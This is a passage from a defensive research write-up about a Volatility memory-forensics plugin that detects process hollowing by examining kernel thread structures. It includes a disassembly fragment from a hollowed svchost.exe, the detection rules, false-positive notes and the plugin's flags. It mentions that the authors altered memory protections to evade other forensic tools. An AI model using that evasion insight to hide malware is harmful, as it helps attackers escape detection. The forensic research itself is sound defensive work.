        0x43210c00 e812020000       CALL 0x432323
        0x43211100 a3202044005983f8ff MOV [0xfff8835900442020], EAX
        0x43211a00 7503             JNZ 0x43211f
        0x43211c00 32c0             XOR AL, AL
        0x43211e00 c3               RET
        0x43211f00 68e42a4400       PUSH DWORD 0x442ae4
        0x43212400 50               PUSH RAX
        0x43212500 e86d020000       CALL 0x432397
        0x43212a00 59               POP RCX
        0x43212b00 59               POP RCX
        0x43212c00 85c0             TEST EAX, EAX
        0x43212e00 7507             JNZ 0x432137
        0x43213000 e805000000       CALL 0x43213a
        0x43213500 ebe5             JMP 0x43211c
        0x43213700 b001             MOV AL, 0x1
        0x43213900 c3               RET
        0x43213a00 a12020440083f8ff74 MOV EAX, [0x74fff88300442020]
        0x43214300 0e               DB 0xe
----------------------------------------------------------------------

----------------------------------------------------------------------
```

Fig. 2-1: Threadmap's output for process svchost.exe PID: 2460 applied as a filter on the given image

We applied the process filter to suppress unnecessary information. The output splits processes with each information block containing more information about the process's respective threads.
A process is marked as suspicious when:

- There isn't at least one thread that points to the process's image file, or the only thread that points to the process's image file is in suspended mode.
- A suspicious thread has been found within the process.

If the process matches the first category all its threads are printed out. With the second category, only the threads that are marked suspicious are printed out with the "Reason" section.

In Fig. 2-1 we can see the suspicious svchost.exe image matches both categories which means that all its threads are printed out (in this specific case there is only one thread). This thread is marked as suspicious, because the VAD doesn't have a File Object and its type isn't an Image File. The VAD's protection is printed out, but the protection is PAGE_READWRITE. This VAD contains the malicious payload of the hollowed process. Note that this is the process whose protection rights we changed to deceive other plugins (as previously shown).

There are a few cases where you might encounter some false-positives. One example of this is with the CSRSS process that always stands out as a false-positive and cannot be filtered out automatically by the plugin without compromising our detection rate. CSRSS's process is a unique one because its threads don't actually point to an image file (but that does not necessarily mean it can't be hollowed – so you should still always look at it).

A note regarding platform support.
Currently in this version we chose not to support any XP profiles due to the fact that our solution is simply not well adapted to that environment. Under XP, it is possible to write to kernel memory regions from user-land, thus essentially making our fundamental research assertion incorrect. Another problem is related to how older kernels store thread data, and unfortunately some of the things that are different make it impossible for the plugin to work.

Optional flags

There are two flags that can be passed to the plugin for different output:

- -p (--PID) – runs for one specific process or a space-separated group of processes.
- -v (--verbose) – Prints each process with its registered threads. Output contains 'clean' processes and threads with 'marked' ones. Marked processes are printed out with notes and threads are printed with a 'Reason' section (Figure 2-1)

Another supported flag is -D (--dump-dir) which dumps an entire VAD related to a thread's entry point. Only works when a process is 'marked'. If a JMP/CALL referencing a different VAD's range is present, both VADs will be dumped.

Closing Statement

Process hollowing has been around for quite a while now and yet very little research of the type we did has been done, despite the fact that a lot of malware samples employ this kind of code injection. We took the best tools available and showed how easy it still is to hide from them. Surely it should not be this easy given that code injection is commonly used this way. By using a novel approach that bases itself on kernel-mode structures we are giving researchers a better, more accurate, and more complete tool to investigate malware in ways that weren't thought of before, appropriately making it simpler to mitigate common threats with relative ease. Therefore, we believe that our contribution to Volatility Foundation is of utmost importance.